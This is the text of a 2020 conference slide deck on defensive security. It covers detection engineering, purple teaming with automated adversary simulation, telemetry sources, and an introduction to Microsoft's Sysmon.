FalconForce

Chasing the magic unicorn, challenges in defending a company

Olaf Hartong | Defensive Specialist | FalconForce

UniCon, August 20, Year of the great plague 2.0 (2020)

Agenda

- Defensive challenges (some)
- Modern Purple teaming
  - What is it
  - Why use it
- Tooling
- Demo(s)

Who am I?

Olaf Hartong

Defensive Specialist

FalconForce

15+ years in Info Security

- Built and/or led Security Operations Centers
- Threat hunting, IR and Compromise assessments
- Detection Engineer

Former documentary photographer
Father of 2 boys
"I like warm hugs"

@olafhartong
github.com/olafhartong
olaf@falconforce.nl

The views and opinions expressed in this presentation are personal but also represent the ones of my ~~employer~~ company

Defensive organisation

- You've spent a lot of money and effort constructing a solid defence program
- Ingesting, transforming and indexing network/endpoint telemetry
- Creating detection logic
- Bought all kinds of amazing tools: AI, ML, CTI, EDR, MFA, etc
- Hardened the environment

- Your team is following up alerts and so on…

Defensive dilemmas

A non-exhaustive list

- The balance between resolving alerts, improving detections and creating new ones
- What to focus on first in terms of expanding our scope ?
- How do I know our detections are solid?
- And are they still working…?

One of the common pitfalls

Signature based vs behavior based

“Stan talks to Wendy” AND “pukes”


WHEN Joyce is alone AND lights flicker
AND letters blink individually


Some common CISO challenges

- The board is challenging the budget
- Are we doing enough, are we safe?
- How do I know the team is in control?
- The regulator requires validation of our controls


Some common pitfalls

- Not matching the security strategy to the business risk
- Using the wrong language towards non-technical managers
- More tools, blinky boxes doesn't solve the problem (in most cases)
- Improper use of culturally embedded visuals






Modern Purple Teaming



@olafhartong

High level approach



Automated Adversary Simulation

What is it


- A valuable way to validate your defences on a **continuous** basis
- It allows you to measure **progress** of your effort
- It exposes unintended security implications of an ever changing environment
- A **cost effective** methodology
- Means to generate sample data for **new detections**

What is it NOT

- A red team replacement
- Penetration testing
- Skynet
- Impacting continuity (by design)

- The new holy grail or buzz

Part of your Detection Engineering efforts



1. Hypothesize

- Develop general theories
- Use Threat Intelligence, ATT&CK, Industry reports and internal knowledge
- Develop interesting queries
- Determine timespan

2. Investigate & research

- Find ways how a technique can be executed, scripts/samples/procedures
- Determine what data you will need
- Investigate what it looks like when the technique has been executed
- Develop initial validation script options

3. Develop analytics

- Build a set of analytics
- Cast a wide net, then narrow it
- Be efficient


4. Analyze & implement

- Review results
- Enrich where possible
- Tune the query if needed, keep it resilient
- Implement analytics in production
- Implement validation script

5. Report & revise

- Report to IR/TI/Management
- Measure efficiency
- Measure scope

Simulation process flow



@olafhartong

End to end validation

Test your detection logic, data pipeline,
mitigations and processes
anywhere...<u>**in production**</u>

This is all great slideware mister consultant

But can you make it a bit more practical?


“ “Defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.”

John Lambert - 2015

Obviously we need to have data

Be aware that is a *huge* pile of data waiting to be analyzed, in this I focus on **Windows** and specifically **Sysmon.**

However there is a lot more you require to have solid coverage



Windows:
Event logs
Sysmon
EDR logs
PowerShell scriptblock, modules and transcripts
ETW
Debug logs

Linux:
Syslog
EDR logs
Auditd
Osquery

OS X:
Syslog
EDR logs
Osquery

Network:
Proxy
DNS
Firewall
IDS/IPS
Bro/Zeek
Netflow
PCAP data
Appliance logs

Cloud platforms
Email log
SaaS apps
Webserver Logs
Internal applications
Sandboxes
Much much more.....

What is Sysmon?

- Sysmon is a free, powerful host-level tracing tool, developed by a small team of Microsoft employees
- Initially developed for internal use at Microsoft
- Released under the Sysinternals license
- Sysmon is using a device driver and a configurable service that is running in the background and loads very early in the boot process

https://live.sysinternals.com
https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

What is Sysmon?

